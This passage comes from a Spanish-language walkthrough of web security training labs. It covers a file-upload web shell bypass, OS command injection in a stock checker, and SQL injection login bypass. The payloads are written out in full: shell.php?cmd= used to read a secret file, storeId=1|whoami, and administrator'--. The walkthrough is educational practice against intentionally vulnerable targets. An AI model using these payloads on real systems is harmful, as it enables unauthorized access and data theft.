
2. Buscamos el POST de my-account/avatar y lo enviamos a Repeater.




3. Cambiamos el Content Type del formulario y haremos clic en Send.



Como podemos observar en el cuadro de la derecha, el archivo se ha subido.



4. Volvemos a nuestra cuenta y haremos clic derecho en la imagen y abrir en nuevo tab.




Añadiremos lo siguiente a la URL a la que nos lleva.

`https://0a49002c0415318b80767b8c00ba00f1.web-security-academy.net/files/avatars/shell.php?cmd=ls`


El resultado será el siguiente.



5. Enviaremos el GET que nos ha dado al Repeater.



Cambiamos la parte que estaba antes como cmd=ls y lo sustituimos por cat+/home/carlos/secret. Y ya tenemos el contenido del archivo secret.



OS COMMAND INJECTION (5 OF 5)

LAB: OS COMMAND INJECTION, SIMPLE CASE

This lab contains an OS command injection vulnerability in the product stock checker.

The application executes a shell command containing user-supplied product and store IDs, and returns the raw output from the command in its response.

To solve the lab, execute the `whoami` command to determine the name of the current user.

1. Vamos a hacer una búsqueda por stock y mandaremos el POST de `/product/stock` a Repeater.

The screenshot shows the Burp Suite interface. At the top, a list of HTTP requests is displayed. The fifth request is a POST to `/product/stock`, which is highlighted with a red box and a red circle with the number 1. Below this, the 'Request' tab is selected, showing the raw HTTP request details. On the right side, a context menu is open, and the 'Send to Repeater' option is highlighted with a red box and a red circle with the number 2.

Request


Pretty Raw Hex

```
1 POST /product/stock HTTP/2
2 Host: 0a2400fe048f229f83dfb93b00f80011.web-security-academy.net
3 Cookie: session=rEtQ7BJz05bzz1AxL0n2fDM640dqq040
4 Content-Length: 21
5 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (Chrome/119.0.6045.159 Safari/537.36)
9 Content-Type: application/x-www-form-urlencoded
```

2. Cambiamos storeId=2 y ponemos **storeId=1|whoami**. Y esto nos dará el nombre del usuario actual.

The screenshot shows the Burp Suite Repeater interface. The 'Request' tab is active, displaying an HTTP POST request to `/product/stock` on the host `Oa2400fe048f229f83dfb93b00f80011.web-security-academy.net`. The request body is `productId=1&storeId=1|whoami`. The 'Response' tab shows a 200 OK status with a Content-Type of `text/plain; charset=utf-8` and a body containing `peter-eRcfUG`. Red circles and boxes highlight the 'Send' button, the request body, and the response body.

Lab: OS command injection, simple case




SQL INJECTION (7 OF 7)

LAB: SQL INJECTION VULNERABILITY ALLOWING LOGIN BYPASS


This lab contains a SQL injection vulnerability in the login function.

To solve the lab, perform a SQL injection attack that logs in to the application as the administrator user.

1. Vamos a iniciar sesión poniendo en el login administrator'--. Y contraseña ponemos lo que queramos, es indiferente, no la va a usar para nada.



The screenshot shows a 'Login' form with two input fields: 'Username' and 'Password'. The 'Username' field contains the text 'administrator'--'. The 'Password' field is filled with dots. Below the fields is a green 'Log in' button.



The screenshot shows the Web Security Academy interface. At the top, the lab title 'SQL injection vulnerability allowing login bypass' is displayed, along with a 'LAB Solved' status and a 'Back to lab description' link. A green banner with the text 'Congratulations, you solved the lab!' is shown. Below this, there are links to 'Share your skills!' (with Twitter and LinkedIn icons) and 'Continue learning >>'. The 'My Account' section is visible, showing the username 'administrator' and an 'Email' input field with an 'Update email' button. Navigation links for 'Home', 'My account', and 'Log out' are also present.

Contents

➔ Resume now: Lab: SQL injection vulnerability allowing login bypass

RESUME LEARNING ➔

51 of 51

My progress

51 of 51

APPRENTICE

Server-side vulnerabilities

This learning path introduces you to a range of common server-side vulnerabilities. This is perfect if you're new to web security and want to get an overview of the kinds of vulnerabilities that exist, as well as how an attacker might identify and exploit them in real-world systems.

View progress ➔

RESUME ➔